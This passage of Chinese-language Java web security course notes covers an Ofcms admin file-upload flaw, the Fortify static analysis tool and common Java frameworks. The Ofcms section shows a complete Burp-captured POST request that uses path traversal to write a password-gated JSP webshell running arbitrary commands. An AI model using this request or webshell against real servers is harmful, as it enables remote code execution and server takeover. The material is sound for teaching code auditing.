
51.4.3 Ofcms 后台任意文件上传-功能点测试

这很大程度上看实战经验，常见的有SQLI、文件上传、文件包含


在模板里面我们可以找到修改文件，我们抓包看看会触发哪一个函数：



用BP抓包分析行为特征：



根据访问路径找到代码：



没有过滤，改包直接写入webshell，写入成功：


```
Request
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /ofcms_admin_war/admin/cms/template/save.json HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Referer: http://localhost:8080/ofcms_admin_war/admin/cms/template/getTemplates.html?res_path=res&dir=/static&up_dir=/
11 Content-Length: 78
12 Cookie: JSESSIONID=52A6AF48E6B08215EFD22C36495BEBF8
13 X-Forwarded-For: 8.8.8.8
14 Connection: close
15
16 file_path=&dirs=%2F&res_path=res&file_name=../../static/jsp_shell.jsp&file_content=
%3C%25%0A++++if (%22p0desta%22.equals(request.getParameter(%22pwd%22)))%7B%0A+++++java.io.InputS
tream+in+%3D+Runtime.getRuntime().exec(request.getParameter(%22i%22)).getInputStream()%3B%0A+++++
++int+a+%3D+-1%3B%0A+++++byte%5B%5D+b+%3D+new+byte%5B2048%5D%3B%0A+++++out.print(%22%3Cpre%3
E%22)%3B%0A+++++while ((a%3Din.read(b))!%3D-1)%7B%0A+++++out.println(new+String(b))%3B%0A
+++++%7D%0A+++++out.print(%22%3C%2Fpre%3E%22)%3B%0A++++%7D%0A%25%3E
17
```

51.5 自动化工具 Fortify

51.5.1 介绍

Fortify 是一个静态的、白盒的软件源代码安全测试工具。它通过内置的五大主要分析引擎：数据流、语义、结构、控制流、配置流等对应用程序的源代码进行静态的分析，通过与软件安全漏洞规则集进行匹配、查找，从而将源代码中存在的安全漏洞扫描出来，并可导出报告。扫描的结果中包括详细的安全漏洞信息、相关的安全知识、修复意见。

51.5.2 原理

通过分析不同类型问题的静态分析引擎分析NST文件，同时匹配所有规则库中的漏洞特征，将漏洞抓取出来，然后形成包含详细漏洞信息的FPR结果文件，用AWB打开查看。

51.5.3 安装

```
1 https://blog.csdn.net/qq\_41648820/article/details/116937035
```

51.6 Java的重点框架

---ORM型框架：

对数据进行持久化操作，例如：基于SQL的MyBatis框架和Hibernate框架。（数据库查询）

---MVC型框架：

从逻辑上分为视图层，控制层，模型层，各层各司其职，之间是相互调用的关系，而不是相互依赖的关系。例如：SpringMVC，Struts2框架，Spring框架。

---Spring框架：

将对象的管理交给Spring的IOC容器，反转资源获取的方向，是编程思想的一大进步。

---Spring boot框架：

简化了Spring的复杂配置，提供了Thymeleaf模板，很多微服务都是基于Springboot的。

资源:



- 1 javaweb中间件:
<https://www.cnblogs.com/csnd/p/11807776.html>
- 2 javaweb流行开发框架总结:
<https://blog.csdn.net/x62982/article/details/88392968>
- 3 javaweb执行流程:
<https://blog.csdn.net/weily11/article/details/80643472>
- 4 idea安装findbugs及Find-sec-bugs安全组件:
<https://www.cnblogs.com/kingsonfu/p/12419817.html>
- 5 JavaWeb项目运行流程:
<https://www.cnblogs.com/1987721594zy/p/9186584.html>